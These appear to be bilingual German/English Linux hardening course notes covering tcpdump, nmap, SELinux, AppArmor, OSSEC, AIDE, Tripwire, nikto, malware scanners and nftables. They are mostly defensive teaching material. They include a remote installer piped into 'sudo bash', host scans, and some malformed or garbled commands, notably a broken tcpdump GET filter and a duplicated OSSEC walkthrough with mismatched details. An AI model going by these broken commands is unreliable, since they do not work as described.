Linux Sicherheit und Härtung

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Change language on Ubuntu

```
dpkg-reconfigure locales
# see locales that are current configured
locale
# place where it is configured
/etc/default/locale
```

```
# After that relogin or do
# su student
locale
```

Patching of packages (e.g.)

- Ubuntu will patch packages when CVE's occur
- https://ubuntu.com/security/CVE-2020-11984

Search - Engine IoT

- https://www.shodan.io/

Secure grub with password (not at boot but for changes and subentries

```
#  Create password
#  e.g. password
grub-mkpasswd-pbkdf2

# /etc/grub.d/01_password
#!/bin/sh
set -e

cat << EOF
set superusers='grub'
password_pbkdf2 grub grub.pbkpdf2.sha512.....
EOF

##
chmod a+x /etc/grub.d/01_password

## Datei 10_linux
## Variable CLASS
## at then
##
CLASS="--class gnu-linux ..... --unrestricted"

update-grub
```

rsyslog

Basics

```
# Hyphen before filename : -/.....
# is for syncing but enabled by default since
https://serverfault.com/questions/463170/what-does-filepath-action-mean-in-rsyslog-configuration
## it is set on by default anyways
# You may prefix each entry with the minus “-‘’ sign to omit syncing the file after every logging.
```

Bug on ubuntu kern.* logs to user.*

```
logger -p kern.debug "Testmessage"
# that one logs to user.*
```

Wireshark / tcpdump / nmap

Examples tcpdump

What interfaces are available for listening ?

```
tcpdump -D
## Eventually doublecheck with
ip a
```

-n / -nn (Disable hostname / port resolving)

```
## I would always recommend to do so, because it saves performance

## Do not do hostname lookups
tcpdump -i ens3 -n

## Do not do hostname and port lookups
tcpdump -i ens3 -nn
```

Exclude specific ports

```
tcpdump ! -p stp -i eth0
## more user friendly
tcpdump -i eth0 not stp and not icmp
```

Include ascii output

```
## s0 show unlimited content
## -A ASCII
tcpdump -A -s0 port 80
```

Only from and/or to a specific host

```
## to or from host
tcpdump -i eth0 host 10.10.1.1

## To a specific host
tcpdump -i eth0 dst 10.10.1.20
```

Write to a pcap file

```
tcpdump -i eth0 -w output.pcap
```

Only show GET requests

```
## this show only all tcp packages
tcpdump -i eth0 tcp

## now let us filter specific ones -> 0x474554 -> is equivalent for GET as hex - numbers
## https://www.torsten-horn.de/techdocs/ascii.htm
## tcp header has 20 bytes and maximum of 60 bytes, allowing for up to 40 bytes of options in the header.
tcpdump -s 0 -A -vv 'tcp[((tcp[12:1]((tcp[12:1] & 0xf0) >> 2):4] = 0x47455420'

## Same goes for post - operations
tcpdump -s 0 -A -vv 'tcp[((tcp[12:1]((tcp[12:1] & 0xf0) >> 2):4] = 0x504f5354'
```

```
## Deeply explained here
https://security.stackexchange.com/questions/121011/wireshark-tcp-filter-tcptcp121-0xf0-24
```

Extra http get/post urls

```
## show linewise
tcpdump -s 0 -v -n -l | egrep -i "POST /|GET /|Host:"

## show linewise only using port http
tcpdump -s 0 -v -n -l port http and not port ssh | egrep -i "POST /|GET /|Host:"
```

Refs:

- https://hackertarget.com/tcpdump-examples/

Example nmap

Example 1

```
## including additional information
nmap -A main.training.local
```

Example 1a

```
nmap -A -F -T4 192.168.56.102
```

Example 2

```
## ping target system
nmap -sP main
```

Example 3

```
Server 1:
nmap -p 80 --script=http-enum.nse targetip

Server 2:
tcpdump -nn port 80 | grep "GET /"
```

Ref:

- http://schulung.t3isp.de/documents/linux-security.pdf

Erweiterte Dateiattribute (xattr)

lsattr/chattr

Datei immutable machen

- Kann nicht gelöscht oder verändert
- geht auch für Verzeichnisse

```
cd /root
touch meindatei
chattr +i meindatei
## Diese Datei kann jetzt nicht gelöscht oder verändert
## auch nicht unbenannt
lsattr meindatei

## Heilen mit
## D.h. root kann das auch wieder rausnehme
## Schutz vor mir selbst ;o)
chattr -i meindatei
```

```
## Verzeichnisse
cd /root
mkdir meinverzeichnis
chattr +i meinverzeichnis
cd meinverzeichnis
## wichtig Option -d nehmen
lsattr -d .
## Jetzt können keine neuen Dateien angelegt werden
## oder gelöscht werden
## aber bestehende Dateien können inhaltlich geändert werden
```

LSM-Modules (aka SELinux or apparmor)

Kernel Docs

- https://www.kernel.org/doc/html/v5.15/admin-guide/LSM/index.html

SELinux

Debian Installation

Walkthrough

```
apt-get install selinux-basics selinux-policy-default auditd
selinux-activate
reboot

## for checking
## Also refer to our other documents
## e.g. apache walkthrough
setenforce 1
```

```
check-selinux-installation
echo $?
```

Howto on Debian

- https://wiki.debian.org/SELinux/Setup

Important commands and files

Commands

```
sestatus
## Regeln nicht durchsetzen bis zum nächsten Boot
## wenn das System auf Enforcing steht
setenforce 0

## Status abfragen
getenforce
sestatus

## config - selinux aktivieren / deaktivieren
/etc/selinux/config
```

Force relabeling of files

```
touch /.autorelabel
## important - might take some time
reboot
```

SELinux Walkthrough Rocky Linux

Change context and restore it

```
## Requirements - selinux must be enabled
## and auditd must run
## find out
getenforce
systemctl status auditd

cd /var/www/html
echo "hallo welt" > welt.html
## Dann im browser aufrufen
## z.B. 192.168.56.103/welt.html

chcon -t var_t welt.html
## includes context from welt.html
ls -laZ welt.html
## when enforcing fehler beim aufruf im Browser

## You can find log entries like so
cat /var/log/audit/audit.log
## show all entries caused by executable httpd
ausearch -c httpd

## herstellen auf basis der policies
restorecon -vr /var/www/html
```

Analyze

```
## Under which type/domain does httpd run
ps auxZ | grep httpd

## What is the context of the file
ls -Z /var/www/html/welt.html

## So is http_t - domain allowed to access ?
sesearch --allow --source httpd_t --target httpd_sys_content_t --class file
sesearch -A -s httpd_t -t httpd_sys_content_t -C file
## Yes !
## output
allow httpd_t httpd_sys_content_t:file { lock ioctl read getattr open
};
allow httpd_t httpdcontent:file { create link open append rename write
ioctl lock getattr unlink setattr read }; [ ( httpd_builtin_scripting
&& httpd_unified && httpd_enable_cgi ) ]:True
...
## so let's check
```

```
echo "<html><body>hello</body></html>" > /var/www/html/index.html
chmod 775 /var/www/html/index.html
## open in browser:
## e.g.
## http://<yourip>
## you should get an output -> hello ;o)
## Now change the type of the file
## ONLY changes temporarily
## NEXT restorecon breaks it.

chcon --type var_t /var/www/html/index.html
ls -Z /var/www/html/index.html
## open in browser again
## http://<yourip>
## NOW -> you should have a permission denied
## Why ? -> var_t is not one of the context the webserver domain
(http_t) is not authorized to connect to
## Doublecheck
sesearch --allow --source httpd_t --target var_t --class file
## -> no output here -> no access
## Restore again
restorecon -v /var/www/html/index.html
## output
## Relabeled /var/www/html/index.html from
unconfined_u:object_r:var_t:s0 to
unconfined_u:object_r:httpd_sys_content_t:s0
ls -Z /var/www/html/index.html
## output
unconfined_u:object_r:httpd_sys_content_t:s0 /var/www/html/index.html
## open in browser again
## http://<yourip>
## Now testpage works again
```

Docs

- http://schulung.t3isp.de/documents/linux-security.pdf

SELinux Troubleshooting on Centos

General saying

```
### Assumption: Golden Rule of Centos/Redhat

!!! If everything looks nice (permissions), but DOES NOT START
it MIGHT BE selinux <-- !!!
```

Walkthrough with debugging

Step 1:

```
## /etc/httpd/conf/httpd.conf
## Ergänzen
## Listen 83

systemctl restart httpd
```

Step 2: Findout what got into the way, with smart tools

```
dnf whatprovides sealert
dnf install -y setroubleshoot-server
cd /var/log/audit

## this take a little while - grab some coffee
sealert -a audit.log > report.txt
```

Step 3: Debug and fix

```
sealert -a /var/log/audit.log > report.txt
## Extract advice from file
## find http_port_t
semanage port -l | grep 80
## an advice how to fix from report.txt
semanage port -a -t http_port_t -p tcp 83
semanage port -l | grep 83
systemctl start httpd
## now apache also listens on port 83
lsof -i
```

- Alternative way using sealert

apparmor

apparmor

How does it work ?

```
o apparmor is registered in the kernel (lsm-module)
o the kernel queries AppArmor before each system call
  ->to know whether the process is authorized to do the given
operation.
```

Install

```
## tools installed
dpkg -l | grep apparmor-utils

Set up utilities you need for management
sudo apt install apparmor-utils

## in addition install auditd
sudo apt install auditd
```

Systemd

```
## apparmor rules loaded ?

## Loads rules into the kernel
## from the profile
systemctl start apparmor

## Unloads the rules from the kernel
systemctl stop apparmor
```

Profiles and Logging

```
## Profiles are in
/etc/apparmor.d/

## Default logging will be to
cat /etc/apparmor/logprof.conf  | grep logfiles
```

Status

```
Show the current status of apparmor
sudo apparmor_status
## or
sudo aa-status
```

Profiles and additional profiles

```
Set up additional profiles

Within the core installation
there are only a minimal number of profiles

So:

apt install apparmor-profiles
## Achtung, diese sind teilweise experimentell
apt install apparmor-profiles-extra
```

Enable/Disable a profile

```
aa-disable
aa-enable
```

Wichtige Befehle:

```
aa-enabled    simple Abfrage, ob AppArmor aktiviert ist
aa-status    Überblick über die geladenen AppArmor-Profile mit Angabe des Modus
aa-unconfined    Ausgabe der Prozesse mit Netzwerkzugriff ohne Profil
aa-audit    Profil in den Audit-Modus versetzen
aa-complain    Profil in den Complain-Modus versetzen
```

```
aa-enforce    Profil in den Enforce-Modus versetzen
aa-autodep    Erstellung eines Basis-Profils im Complain-Modus
aa-genprof    Erstellung eines Basis-Profils mit interaktiver Ergänzung von Regeln und abschließender Versetzung des Profils in
den Enforce-Modus
aa-logprof    interaktive Ergänzung von Regeln anhand der Einträge in /var/log/syslog
aa-cleanprof    automatisches Aufräumen eines Profils
```

Apparmor aktivieren (Kernel) - just in case (ältere Versionen)

```
## Dies ist ab Debian 10 und Ubuntu x
## bereits der Fall
Enable AppArmor
If you are using Debian 10 "Buster" or newer, AppArmor is enabled by default so you can skip this step.

The AppArmor Linux Security Modules (LSM) must be enabled from the linux kernel command line in the bootloader:


$ sudo mkdir -p /etc/default/grub.d
$ echo 'GRUB_CMDLINE_LINUX_DEFAULT="$GRUB_CMDLINE_LINUX_DEFAULT apparmor=1 security=apparmor"' \
  | sudo tee /etc/default/grub.d/apparmor.cfg
$ sudo update-grub
$ sudo reboot
```

Reference

- https://wiki.debian.org/AppArmor/HowToUse

apparmor walkthrough ubuntu

Step 1: Create script and execute it without protection

```
cd /usr/local/bin
```

```
## vi example.sh
## see next block for content
```

```
##!/bin/bash

echo "This is an apparmor example."

touch data/sample.txt
echo "File created"

rm data/sample.txt
echo "File deleted"
```

```
chmod u+x example.sh
mkdir data
example.sh
```

Step 2: Protect it with apparmor

```
Session 1:
aa-genprof example.sh



Session 2: (same server)
cd /usr/local/bin
example.sh

Session 1:
## Press S for scan
## Now the logs will get scanned
## Add each Entry with I (Inherit)  or A (Allow)
## When ready F finish
##### Let us enforce it (currently it is on complain)
aa-enforce usr.local.bin.example.sh

Session 2:
## Does it still work
example.sh
## Now add new commands
echo "echo somedata > righthere.txt" >> example.sh
## Execute again
example.sh
## permission denied
```

```
Session 1:
## analyze log and add changed things
logprof

Session 2:
## now try again.
example.sh
```

```
### apparmor and docker/kubernetes


### Docker

  * https://docs.docker.com/engine/security/apparmor/

### Kubernetes

  * https://kubernetes.io/docs/tutorials/security/apparmor/

## Host Intrusion Detection

### Overview


  * AIDE (Advanced Intrusion Detection Environment)
  * Tripwire
  * OSSEC (Open Source Security) / Wazuh


### Installation ossec on Ubuntu


### Wazuh
```

Fork / Weiterentwicklung

https://wazuh.com/

```
### OSSEC -> Installation
```

Install on 2 servers

server 1: ossec-hids-server

server 2: ossec-hids-agent

https://www.ossec.net/downloads/#apt-automated-installation-on-ubuntu-and-debian

Installs repo-config but not correctly !

wget -q -O - https://updates.atomicorp.com/installers/atomic | sudo bash

add [arch=amd64] to line

root@server1:/etc/apt/sources.list.d# cat atomic.list deb [arch=amd64] https://updates.atomicorp.com/channels/atomic/ubuntu focal main

Install ossec-hids-server

apt install ossec-hids-server

adjust /var/ossec/etc/ossec.conf

yes root@localhost 127.0.0.1 ossec@localhost

Start

/var/ossec/bin/ossec-control start

```
### Testing on server 1
```

ssh root@localhost

enter wrong password 3 times

alert is logged to

cd /var/ossec/logs/alerts/ tail alerts.log 2020 Nov 11 13:48:59 server2->/var/log/auth.log Rule: 5710 (level 5) -> 'Attempt to login using a non-existent user' Src IP: 127.0.0.1 Nov 11 13:48:59 server2 sshd[56463]: Failed password for invalid user root from 127.0.0.1 port 44032 ssh2

** Alert 1605098949.1127: - syslog,sshd,invalid_login,authentication_failed, 2020 Nov 11 13:49:09 server2->/var/log/auth.log Rule: 5710 (level 5) -> 'Attempt to login using a non-existent user' Nov 11 13:49:07 server2 sshd[56463]: message repeated 2 times: [Failed password for invalid user root from 127.0.0.1 port 44032 ssh2]

```
### Installation server 2 (agent)
```

apt install ossec-hids-agent

vi /var/ossec/etc/ossec.conf

change to ip of server 2

10.10.11.142

```
### Manage Agent (server 2) on server1 (ossec-server)
```

/var/ossec/bin/manage_agents

- OSSEC HIDS v3.6.0 Agent manager. *
- The following options are available: *

(A)dd an agent (A). (E)xtract key for an agent (E). (L)ist already added agents (L). (R)emove an agent (R). (Q)uit. Choose your action: A,E,L,R or Q: A

- Adding a new agent (use '\q' to return to the main menu). Please provide the following:
  - A name for the new agent: server1
  - The IP Address of the new agent: 10.10.11.141
  - An ID for the new agent[001]: Agent information: ID:001 Name:server2 IP Address:10.10.11.141

Confirm adding it?(y/n): y Agent added with ID 001.

- OSSEC HIDS v3.6.0 Agent manager. *
- The following options are available: *

(A)dd an agent (A). (E)xtract key for an agent (E). (L)ist already added agents (L). (R)emove an agent (R). (Q)uit. Choose your action: A,E,L,R or Q: e

Available agents: ID: 001, Name: server2, IP: 10.10.11.141 Provide the ID of the agent to extract the key (or '\q' to quit): 1

Agent key information for '001' is:
MDAxIHNlcnZlcjEgMTAuMTAuMTEuMTQxIDkyMjAyMGQ5NzNjODE4NDM3YmIxZmU5ZDBjMmFmYmMwY2JmMmE2Y2EzNjllMGU5Y2MxNmJkYTc4OTdhYTJmNzc

** Press ENTER to return to the main menu.

- OSSEC HIDS v3.6.0 Agent manager. *
- The following options are available: *

(A)dd an agent (A). (E)xtract key for an agent (E). (L)ist already added agents (L). (R)emove an agent (R). (Q)uit. Choose your action: A,E,L,R or Q: q

** You must restart OSSEC for your changes to take effect.

manage_agents: Exiting. manage_agents: Exiting. root@server2:/var/ossec/logs/alerts#

Server neu starten

/var/ossec/bin/ossec-control restart

```
### Import Key on agent - system (server 2)
```

/var/ossec/bin/manage_agents

- OSSEC HIDS v3.6.0 Agent manager. *
- The following options are available: *

(I)mport key from the server (I). (Q)uit. Choose your action: I or Q: I

- Provide the Key generated by the server.
- The best approach is to cut and paste it.
- ** OBS: Do not include spaces or new lines.

Paste it here (or '\q' to quit):
MDAxIHNlcnZlcjEgMTAuMTAuMTEuMTQxIDkyMjAyMGQ5NzNjODE4NDM3YmIxZmU5ZDBjMmFmYmMwY2JmMmE2Y2EzNjllMGU5Y2MxNmJkYTc4OTdhYTJmNzc

Agent information: ID:001 Name:server2 IP Address:10.10.11.141

Confirm adding it?(y/n): y 2020/11/11 14:08:11 manage_agents: ERROR: Cannot unlink /queue/rids/sender: No such file or directory Added. ** Press ENTER to return to the main menu.

- OSSEC HIDS v3.6.0 Agent manager. *
- The following options are available: *

(I)mport key from the server (I). (Q)uit. Choose your action: I or Q: q

** You must restart OSSEC for your changes to take effect.

manage_agents: Exiting. manage_agents: Exiting. root@server1:/var/ossec/etc#

Restart agent

/var/ossec/bin/ossec-control restart

```
#### produce problem on server 2 (agent)
```

enter wrong password 3 times

ssh root@localhost

```
#### validatte on server 1 (server)
```

you should get an email to root please check /var/ossec/logs/alert/alert.log

if this is not working restart server2 and agent->server1

server1: /var/ossec/bin/ossec-control restart server2: /var/ossec/bin/ossec-control restart

Please retry to ssh with wrong pw 3 x !!!

```
#### Change scan config on server1 ossec.conf
```

like so --> first lines

120 yes

```
<!-- Directories to check  (perform all possible verifications) -->
<directories check_all="yes" report_changes="yes" realtime="yes">/etc,/usr/bin,/usr/sbin</directories>
<directories check_all="yes" report_changes="yes" realtime="yes">/bin,/sbin,/boot</directories>
```

Adjust local rules

root@server1:/var/ossec/rules# vi local_rules.xml ossec syscheck_new_entry File added to system syscheck,

```
#### Restart hids-server (server1)
```

/var/ossec/bin/ossec-control restart

```
#### Optional scan immediately
```

##it is possible from the hids-server (server1 aka main.example) ##to do an immediate scan on the agents (server2 aka secondary.example.com)

by restarting agent

/var/ossec/bin/agent_control -R 001

```
### Installation/Walkthrough ossec on Centos 8


### Wazuh
```

Fork / Weiterentwicklung

https://wazuh.com/

```
### OSSEC -> Installation
```

Install on 2 servers

server 1 (main): ossec-hids-server

server 2 (secondary): ossec-hids-agent

https://www.ossec.net/downloads/#apt-automated-installation-on-ubuntu-and-debian

Installs repo-config but not correctly !

wget -q -O atomic-file https://updates.atomicorp.com/installers/atomic sh atomic-file

installation on main

dnf -y install ossec-hids ossec-hids-server

adjust /var/ossec/etc/ossec.conf

yes root@localhost 127.0.0.1 ossec@localhost

Start

/var/ossec/bin/ossec-control start

```
### Testing on server 1
```

ssh root@localhost

enter wrong password 3 times

alert is logged to

cd /var/ossec/logs/alerts/ tail alerts.log 2020 Nov 11 13:48:59 server2->/var/log/auth.log Rule: 5710 (level 5) -> 'Attempt to login using a non-existent user' Src IP: 127.0.0.1 Nov 11 13:48:59 server2 sshd[56463]: Failed password for invalid user root from 127.0.0.1 port 44032 ssh2

** Alert 1605098949.1127: - syslog,sshd,invalid_login,authentication_failed, 2020 Nov 11 13:49:09 server2->/var/log/auth.log Rule: 5710 (level 5) -> 'Attempt to login using a non-existent user' Nov 11 13:49:07 server2 sshd[56463]: message repeated 2 times: [Failed password for invalid user root from 127.0.0.1 port 44032 ssh2]

```
### Installation server 2 (agent)
```

dnf install -y ossec-hids-agent

vi /var/ossec/etc/ossec.conf

change to ip of server 2

192.168.33.10

```
### Manage Agent (server 2) on server1 (ossec-server)
```

/var/ossec/bin/manage_agents

- OSSEC HIDS v3.6.0 Agent manager. *
- The following options are available: *

(A)dd an agent (A). (E)xtract key for an agent (E). (L)ist already added agents (L). (R)emove an agent (R). (Q)uit. Choose your action: A,E,L,R or Q: A

- Adding a new agent (use '\q' to return to the main menu). Please provide the following:
  - A name for the new agent: server1
  - The IP Address of the new agent: 10.10.11.141
  - An ID for the new agent[001]: Agent information: ID:001 Name:server2 IP Address:10.10.11.141

Confirm adding it?(y/n): y Agent added with ID 001.

- OSSEC HIDS v3.6.0 Agent manager. *
- The following options are available: *

(A)dd an agent (A). (E)xtract key for an agent (E). (L)ist already added agents (L). (R)emove an agent (R). (Q)uit. Choose your action: A,E,L,R or Q: e

Available agents: ID: 001, Name: server2, IP: 10.10.11.141 Provide the ID of the agent to extract the key (or '\q' to quit): 1

Agent key information for '001' is:
MDAxIHNlcnZlcjEgMTAuMTAuMTEuMTQxIDkyMjAyMGQ5NzNjODE4NDM3YmIxZmU5ZDBjMmFmYmMwY2JmMmE2Y2EzNjllMGU5Y2MxNmJkYTc4OTdhYTJmNzc

** Press ENTER to return to the main menu.

- OSSEC HIDS v3.6.0 Agent manager. *
- The following options are available: *

(A)dd an agent (A). (E)xtract key for an agent (E). (L)ist already added agents (L). (R)emove an agent (R). (Q)uit. Choose your action: A,E,L,R or Q: q

** You must restart OSSEC for your changes to take effect.

manage_agents: Exiting. manage_agents: Exiting. root@server2:/var/ossec/logs/alerts#

Server neu starten

/var/ossec/bin/ossec-control restart

```
### Import Key on agent - system (server 2)
```

/var/ossec/bin/manage_agents

- OSSEC HIDS v3.6.0 Agent manager. *
- The following options are available: *

(I)mport key from the server (I). (Q)uit. Choose your action: I or Q: I

- Provide the Key generated by the server.
- The best approach is to cut and paste it.
- ** OBS: Do not include spaces or new lines.

Paste it here (or '\q' to quit):
MDAxIHNlcnZlcjEgMTAuMTAuMTEuMTQxIDkyMjAyMGQ5NzNjODE4NDM3YmIxZmU5ZDBjMmFmYmMwY2JmMmE2Y2EzNjllMGU5Y2MxNmJkYTc4OTdhYTJmNzc

Agent information: ID:001 Name:server2 IP Address:10.10.11.141

Confirm adding it?(y/n): y 2020/11/11 14:08:11 manage_agents: ERROR: Cannot unlink /queue/rids/sender: No such file or directory Added. ** Press ENTER to return to the main menu.

- OSSEC HIDS v3.6.0 Agent manager. *
- The following options are available: *

(I)mport key from the server (I). (Q)uit. Choose your action: I or Q: q

** You must restart OSSEC for your changes to take effect.

manage_agents: Exiting. manage_agents: Exiting. root@server1:/var/ossec/etc#

Restart agent

/var/ossec/bin/ossec-control restart

```
#### produce problem on server 2 (agent)
```

enter wrong password 3 times

ssh root@localhost

```
#### validatte on server 1 (server)
```

you should get an email to root please check /var/ossec/logs/alert/alert.log

if this is not working restart server2 and agent->server1

server1: /var/ossec/bin/ossec-control restart server2: /var/ossec/bin/ossec-control restart

Please retry to ssh with wrong pw 3 x !!!

```
#### Change scan config on server1 ossec.conf
```

like so --> first lines

120 yes

```
<!-- Directories to check  (perform all possible verifications) -->
<directories check_all="yes" report_changes="yes" realtime="yes">/etc,/usr/bin,/usr/sbin</directories>
<directories check_all="yes" report_changes="yes" realtime="yes">/bin,/sbin,/boot</directories>
```

Adjust local rules

root@server1:/var/ossec/rules# vi local_rules.xml ossec syscheck_new_entry File added to system syscheck,

```
#### Restart hids-server (server1)
```

/var/ossec/bin/ossec-control restart

```
#### Optional scan immediately
```

##it is possible from the hids-server (server1 aka main.example) ##to do an immediate scan on the agents (server2 aka secondary.example.com)

by restarting agent

/var/ossec/bin/agent_control -R 001

```
### AIDE on Ubuntu/Debian


### Install
```

apt install aide

adjust config

/etc/aide.conf /etc/aide.conf.d <- rules

aideinit

No necessary on Debian / Ubuntu

aideinit does this

mv /var/lib/aide/aide.db.new.gz /var/lib/aide/aide.db.gz

```
### Backup
```

tar czvf initial-aide.tgz /etc/aide/aide.conf /usr/bin/aide /var/lib/aide/aide.db.new

```
### Simulate modification
```

echo "11.11.11.11 bad.host.com bad" >> /etc/hosts

```
### Do the check
```

In Ubuntu like so

aide.wrapper --check

In Debian like so

aide --check --config=/etc/aide/aide.conf

```
### Check is done on a daily basis

  * /etc/cron.daily/aide

### Tripwire
```

apt install -y tripwire

Optional selber händisch verschlüsseln

Creates encrypted twpol - file

sudo twadmin --create-polfile /etc/tripwire/twpol.txt

create database

sudo tripwire --init Last update: 2019/07/31 08:23 trainingmaterial-linux-security-3days http://localhost/dokuwiki/doku.php?id=trainingmaterial-linux-security-3days http://localhost/dokuwiki/ Printed on 2019/07/31 08:25 Tripwire - check (document) We want to document what gets scanned

Datenbank initialisieren einmalig

tripwire --init

We want to document what gets scanned

tripwire --check | grep Filename > test_results' ##If we view this file, we should see entries that look like this: less /etc/tripwire/test_results

...

Filename: /etc/rc.boot Filename: /root/mail Filename: /root/Mail Filename: /root/.xsession-errors Tripwire - adjust twpol.txt

replace /proc by /proc/devices

was:

##/proc -> $(Device) ;

now

/proc/devices -> $(Device) ;

remove all /root/* entries that are not present

e.g.

/root/.sawfish

uncomment /var/lock and /var/run

##/var/lock -> $(SEC_CONFIG) ; ##/var/run -> $(SEC_CONFIG) ; # daemon PIDs Tripwire - recreate pol file + re-init db

polfile

sudo twadmin -m P /etc/tripwire/twpol.txt

re-init database

sudo tripwire --init Tripwire - rerun check sudo tripwire --check Tripwire - remove sensitive information sudo rm /etc/tripwire/test_results sudo rm /etc/tripwire/twpol.txt

recreate it

sudo twadmin --print-polfile > /etc/tripwire/twpol.txt 2019/07/31 08:25 13/56 Training materials / Schulungsunterlagen - http://localhost/dokuwiki/ sudo rm /etc/tripwire/twpol.txt

```
## Network Intrusion Detection

### Overview


  * Snort (Ökosystem)
  * Suricata (gleiche Signaturen) - OpenSource Signaturen


## Vulnerability / Vulnerability Scans

### nikto


### Walkthrough (Debian / Ubuntu)
```

Teststellung

main:

apt install -y apache2 apt install -y php

vi /var/www/html

echo "" > /var/www/html/info.php

Debian 10/Ubuntu 2x.04

secondary:

apt install nikto nikto -h http://main

```
### Walkthrough II (Debian / Ubuntu)
```

We detected, that Apache shows Version and Ubuntu -> Apache/2.4.xx (Ubuntu)

that's not what we want - let us fix this:

main - Create new file

##vi /etc/apache2/conf-available/z-security.conf ##ServerTokens Prod a2enconf z-security systemctl reload apache

secondary

nikto -h http://main

or simply do a curl to check the headers

curl -I main

```
### Walkthrough (Centos 8/Redhat 8)
```

root do

dnf install -y perl git cd /root
git clone https://github.com/sullo/nikto cd nikto/program

```
### apache - etags

### How they work and why they are no vulnerability

  * https://www.pentestpartners.com/security-blog/vulnerabilities-that-arent-etag-headers/

### Lynis

### Walkthrough
```

apt update apt install -y lynis lynis audit system

After that you analyse the report.

View or compile the results like so:

Scanning process wil also be documented on /var/log/lynis.log

grep -E "^warning|^suggestion" /var/log/lynis-report.dat

```
## Malware / Viren - Scans

### maldet - lmd
```

cd /usr/src wget https://www.rfxn.com/downloads/maldetect-current.tar.gz mkdir maldetect mv maldetect-current.tar.gz maldetect cd maldetect tar xvf maldetect-current.tar.gz

cd /usr/src/maldetect/maldetect-1.6.4 ./install.sh

version anzeigen

maldet

update der Signaturen

maldet -u

Update der Software

maldet -d

Evtl config anpassen wenn gewünscht.

Standardmäßig erfolgt 1x nächtlich ein Scan

/usr/local/maldetect/conf.maldet

wget -P /tmp https://secure.eicar.org/eicar_com.zip cd /tmp cp -a eicar* /home/linux

maldet -a /home/linux

reportliste

maldet -e

Als Service betreiben

vi /usr/local/maldetect/monitor_paths

/etc /home

/usr/local/maldetect/conf.maldet

default_monitor_mode auf /usr/local... setzen

default_monitor_mode="users"

default_monitor_mode="/usr/local/maldetect/monitor_paths"

apt install inotify-tools

systemctl start maldet

Logs anschauen ob monitoring auf Pfade erfolgt

2. Session auf machen als user 'linux'

und datei downloaden.

wget https://secure.eicar.org/eicar_com.zip

1. Session als root. logs beobachten

/usr/local/maldetect/logs/event_log

```
### clamav


### Komponenten
```

clamav - client clamav-daemon - daemon clamav-freshclam - service -> Dienst der die Virensignaturen aktualisiert

```
### Wichtige clamscan Kommandos
```

clamscan - Optionen Option Beschreibung -i oder --infected Gibt nur infizierte Dateien aus (und nicht alle Dateien die gescannt werden). --remove Entfernt infizierte Dateien. Mit Vorsicht benutzen! --move=VERZEICHNIS Verschiebt alle infizierten Dateien in das Verzeichnis VERZEICHNIS. -r oder --recursive Scannt Unterverzeichnisse rekursiv. --no-archive Alle Archiv-Dateien werden nicht gescannt. -h oder --help Zeigt alle Optionen von clamscan an.

```
### Virendatenbank

  * Virendatenbank wird in /var/lib/freshclam gespeichert.
  * Aktualisierung durch den clamav-freshclam - Dienst oder manuell: freshclam
```

```
### Aktualisierung durch Dienst
```

Konfiguration unter des Dienstes (clamav-freshclam) unter:

/etc/clamav/freshclam.conf

Dies kann auch so erfolgen

dpkg-reconfigure clamav-freshclam

Frequenz

Festlegen wie oft runtergeladen wird -> voreingestellt ist 24 mal am Tag.

```
### Virendatenbank manuell aktualisieren.
```

Dienst darf dafür nicht laufen, weil er ein LOCK hält

systemctl stop clamav-freshclam freshclam systemctl start clamav-freshclam

```
### Installation / Walkthrough
```

apt install -y clamav clamav-daemon

Achtung: Der Daemon läuft erst wenn die Virensignatur 1x runtergeladen worden sind

systemctl status clamav-daemon systemctl status clamav-freshclam

```
### Privaten Mirror einrichten
```

Auf dediziertem Server

##!/bin/bash apt update apt install -y python3 pip apache2 pip3 install cvdupdate cvd config set --dbdir=/var/www/html

better set this up as cron

cvd update

In freshclam verwenden

/etc/clamav/freshclam.conf

PrivateMirror=http://46.101.158.176 systemctl restart clamav-freshclam

Oder dpkg-reconfigure clamav-freshclam

```
### Testen
```

wget -P /tmp https://secure.eicar.org/eicar_com.zip

clamscan -ir /tmp

better: so you can see what is going on:

clamscan --debug -vir /tmp

cpu schonender - nice - nice 15 -> niedrigste Priorität

nice -n 15 clamscan && clamscan -ir /tmp

```
### clamscan return - codes
```

0 : No virus found. 1 : Virus(es) found. 2 : Some error(s) occurred.

```
### on access scanning (clamonacc)
```

```
  * https://gist.github.com/ChadDevOps/dc5428e8d816344f68b03c99359731f9
```

konfig in

man clamd.conf vi /etc/clamav/clamd.conf

Wichtig: Service erstellen

systemctl edit --full --force clamonacc.service

```
## Firewall

### nftables


### Prerequisites
```

Disable firewalld and ufw if we you want to use nftables (by itself)

systemctl stop firewalld systemctl disable firewalld

```
### Schaubild

  * https://www.teldat.com/blog/wp-content/uploads/2020/11/figure_05.png

### Hierarchie-Ebenen

#### Ebene 1: Ruleset
```

quasi das Gehäuse

nft list ruleset

Leer ?

Per default ist noch nichts hinterlegt.

Config wie in iptables INPUT, OUTPUT, FORWARD

System hat einen Vorschlag

Dieser findet sich in

Das ist auch gleichzeitig die Konfigurationsdatei

/etc/nftables.conf

Beim Starten werden diese Regeln geladen.

Und zwar mit folgendem Dienst

systemctl status nftables systemctl start nftables systemctl status nftables nft list ruleset

```
#### Ebene 2: Table

#### Ebene 3: Chain


#### Ebene 4: Rule


### Gegenüberstellung iptables und nft (Befehle)
```

iptables -L -> nft list table ip filter iptables -L INPUT -> nft list chain ip filter INPUT

iptables -t nat -L PREROUTING nft list chain ip nat PREROUTING

```
### Beispiel 1:
```

flush ruleset

table inet firewall {

```
chain inbound_ipv4 {
    # accepting ping (icmp-echo-request) for diagnostic purposes.
    # However, it also lets probes discover this host is alive.
    # This sample accepts them within a certain rate limit:
    #
    # icmp type echo-request limit rate 5/second accept
}

chain inbound_ipv6 {
    # accept neighbour discovery otherwise connectivity breaks
    #
    icmpv6 type { nd-neighbor-solicit, nd-router-advert, nd-neighbor-advert } accept

    # accepting ping (icmpv6-echo-request) for diagnostic purposes.
    # However, it also lets probes discover this host is alive.
    # This sample accepts them within a certain rate limit:
    #
    # icmpv6 type echo-request limit rate 5/second accept
}

chain inbound {

    # By default, drop all traffic unless it meets a filter
    # criteria specified by the rules that follow below.
    type filter hook input priority 0; policy drop;

    # Allow traffic from established and related packets, drop invalid
    ct state vmap { established : accept, related : accept, invalid : drop }

    # Allow loopback traffic.
    iifname lo accept

    # Jump to chain according to layer 3 protocol using a verdict map
    meta protocol vmap { ip : jump inbound_ipv4, ip6 : jump inbound_ipv6 }

    # Allow SSH on port TCP/22 and allow HTTP(S) TCP/80 and TCP/443
    # for IPv4 and IPv6.
    tcp dport { 22, 80, 443} accept

    # Uncomment to enable logging of denied inbound traffic
    # log prefix "[nftables] Inbound Denied: " counter drop
}

